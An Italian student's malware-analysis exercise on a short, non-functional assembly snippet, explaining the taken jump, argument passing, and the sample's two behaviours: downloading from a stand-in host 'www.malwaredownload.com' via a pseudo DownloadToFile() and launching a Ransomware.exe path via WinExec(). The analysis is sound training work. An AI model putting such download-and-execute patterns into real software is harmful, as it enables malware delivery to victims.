Progetto S11-L5 - Analisi avanzate: Un approccio pratico

L'esercizio di oggi consiste nel prendere in riferimento del codice datoci nella traccia e rispondere ad alcune domande.

Questo è il codice in questione:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Domande:

1.Spiegate, motivando, quale salto condizionale effettua il Malware.

2.Disegnare un diagramma di flusso identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

3.Quali sono le diverse funzionalità implementate all'interno del Malware?

4.Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

1.Spiegate, motivando, quale salto condizionale effettua il Malware.


Prendendo in cosiderazione il seguente frammento di codice,

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Il salto condizionale viene effetuato alla locazione di memori 00401068; dato che abbiamo l'istruzione jz verso la locazione 0040FFA0 se gli operandi della comparazione tra EBX e 11 sono uguali.

Dato che EBX è 11 in questo caso il salto viene effettuato.

2.Disegnare un diagramma di flusso identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



3.Quali sono le diverse funzionalità implementate all'interno del Malware?

Leggendo questi frammenti di codice possiamo notare come il malware implementa due funzionalità distinte.

La prima, dalla locazione 0040BBA0 e per le due righe successive, possiamo vedere come il malware cerca di scaricare un'altro malware da internet attraverso la funzione DownloadToFile(), collegandosi ad un sito(probabilmente sotto il controllo dell'attaccante) di nome www.malwaredownload.com quindi possiamo dire che si comporti come un downloader.

La seconda, dalla locazione 0040FFA0 per le due righe successive, possiamo vedere come, attraverso la funzione WinExec(), il malware cerca di eseguire un malware già esistente sulla macchina vittima, possiamo vedere anche il path dove lo va a cercare alla prima righa, presumendo che il malware sia stato precedentemente installato sulla macchina.

4.Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Per entrame le funzioni , i parametri sono stati passiati sullo stack tramite un push.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

In questo frammento di codice possiamo notare come viene chiamata la funzione DownloadToFile() dove precedentemente gli si passa l'URL "www.malwaredownload.com" che probabilmente è il sito sotto il controllo del malintenzionato dove sarà predente il malware da scaricare.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nel secondo frammento di codice invece vediamo come viene chiamata la funzione WinExec() dove gli viene passato il path del malware (dal nome sembra essere un ransomware) da eseguire.

Possiamo notare come, pur essendoci due funzionalità, il malware ne esegue solo una quindi posso pensare che potrebbe in una prima fase scaricare con la funzione di downloader e successivamente una volta riavviata la macchina invece va a richiamare con WinExec() il malware già installato.

Grazie della visione, Caregnato Giacomo